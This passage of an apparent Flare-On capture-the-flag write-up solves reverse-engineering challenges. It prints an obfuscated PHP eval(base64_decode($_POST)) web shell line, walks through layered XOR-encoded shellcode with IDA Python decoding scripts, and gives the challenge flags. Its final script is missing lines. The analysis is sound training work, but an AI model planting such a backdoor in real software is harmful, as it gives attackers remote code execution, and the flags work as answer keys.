So from this, we decide we should base64 decode the $_ string and, lo and behold, we have our key.

```
If(isset($_POST[\97\49\49\68\x4F\84\116\x68\97\x74\x74\x44\x4F\x54...

{

eval(base64_decode($_POST[“\97\49\x31\68\x4F\x54\116\104\x61\116...

}
```

This is a string that is made out of mixing hexadecimal and ordinals. By writing a quick decoder for this conversion we get *a11DOTthatDOTjava5crapATflareDASHonDOTcom*. We then replace “DOT”, “AT”, and “DASH” with the corresponding character and get the key: *a11.that.java5crap@flare-on.com*.

Challenge 3: Shellolololol

Challenge 3 is an x86 PE file. We drop the binary into IDA Pro to see what it shows us:

```
push   eax

call   __getmainargs

add    esp, 14h

mov    eax, [ebp+var_24]

push   eax

mov    eax, [ebp+var_20]

push   eax

mov    eax, [ebp+var_1C]

push   eax

call   sub_401000
```

```
mov     eax, [ebp+Code]
push    eax
call    exit
```

The function *sub_401000* looks interesting to us since all of the other functions called before it have symbols associated with them, and 0×401000 is the beginning of the code section, commonly where the beginning of any user-written code exists.

```
push    ebp
mov     ebp, esp
sub     esp, 204h
nop
mov     eax, 0E8h
mov     [ebp+var_201], al
mov     eax, 0
mov     [ebp+var_200], al
mov     eax, 0
mov     [ebp+var_1FF], al
mov     eax, 0
mov     [ebp+var_1FE], al
mov     eax, 0
mov     [ebp+var_1FD], al
mov     eax, 8Bh
```

following:

```
lea     eax, [ebp+var_201]
call    eax
mov     eax, 0
jmp     $+5
```

The binary is calling the location of the first byte it moved onto the stack, so we'll need to deal with a buffer of shellcode. At this point static analysis is much more work than dynamic, so we drop this into a debugger.

We set a breakpoint at the *call eax* above and let the code run to catch the program before it calls into the shellcode. Now we can dump the stack memory to a file and analyze it in IDA Pro as shown in Figure 3. All of the following analysis could be done in the debugger, but we decided to show the steps in IDA Pro.



Figure 3: 0×66 decoding loop

Figure 3 shows a loop decoding everything after the *jmp* instruction by XORing each byte with 0×66. We decided to write a script to do the decoding for us rather than running it and dumping it in the debugger again.

```
import idaapi

 loc = 0x1DA0

 for i in range(0x1DF):

 idaapi.patch_byte(loc+i, idaapi.get_byte(loc+i) ^ 0x66)
```

When we run this script we get the following decoded string:

Additional code that has also been decoded, showing another decoding loop:

```
00001DB0            push   'su'
 00001DB5            push   'ruas'
 00001DBA            push   'apon'
 00001DBF            mov    ebx, esp
00001DC1            call   $+5
 00001DC6            mov    esi, [esp]
 00001DC9            add    esi, 2Dh ; '-'
 00001DCC            mov    ecx, esi
 00001DCE            add    ecx, 18Ch
 00001DD4            mov    eax, ebx
 00001DD6            add    eax, 0Ah
 00001DD9
 00001DD9 loc_1DD9:
 00001DD9            cmp    eax, ebx
 00001DDB            jnz    short loc_1DE2
 00001DDD            mov    ebx, esp
 00001DDF            add    ebx, 4
 00001DE2
 00001DE2 loc_1DE2:
 00001DE2            cmp    esi, ecx
 00001DE4            jz     short loc_1DEE
```

```
00001DEA        inc     ebx
00001DEB        inc     esi
00001DEC        jmp     short loc_1DD9
```

This time the encoding is a multi-byte XOR, so we write another script:

```
import idaapi
loc = 0x1DF3
key = “nopasaurus”
for i in range(0x18C):
idaapi.patch_byte(loc+i,idaapi.get_byte(loc+i)^ord(key[i%len(key)]))
```

Scripts like this are often needed when reversing malware to decode strings used by the program. After this script executes it seems we’ve gotten further because we have another string that has been decoded:

```
00001DF3 aGetReadyToGetN db 'get ready to get nop',27h,'ed so damn    hard in the paint
```

And following this we now have more code as shown in Figure 4.



Figure 4: GlOb decoding loop

What a surprise: another deccoding loop. By now, we've gotten pretty decent at writing these scripts, so here's another one:

```
import idaapi

loc = 0x1E47

key = "bOlG"

for i in range(0x138):

idaapi.patch_byte(loc+i,idaapi.get_byte(loc+i)^ord(key[i%len(key)]))
```

After this one executes we have more code to look at. This is the last decoding step using the key of "*omg is it almost over?!?*" This time the script looks like:

```
import idaapi
```

```
for i in range(0xD6):
idaapi.patch_byte(loc+i,idaapi.get_byte(loc+i)^ord(key[i%len(key)]))
```

And we have our next key.

00001EA9 aSuch_5h3110101 db 'such.5h311010101@flare-on.com

We could have come to the same conclusion by stepping through the whole binary in a debugger. But we wanted to have a bit of fun in IDA Pro scripting!

Challenge 4: Sploitastic

Challenge 4 requires that we examine a PDF. Let's see what happens when we open this in an unpatched version of Adobe Reader that is highly exploitable, like 9.0 as shown in Figure 5.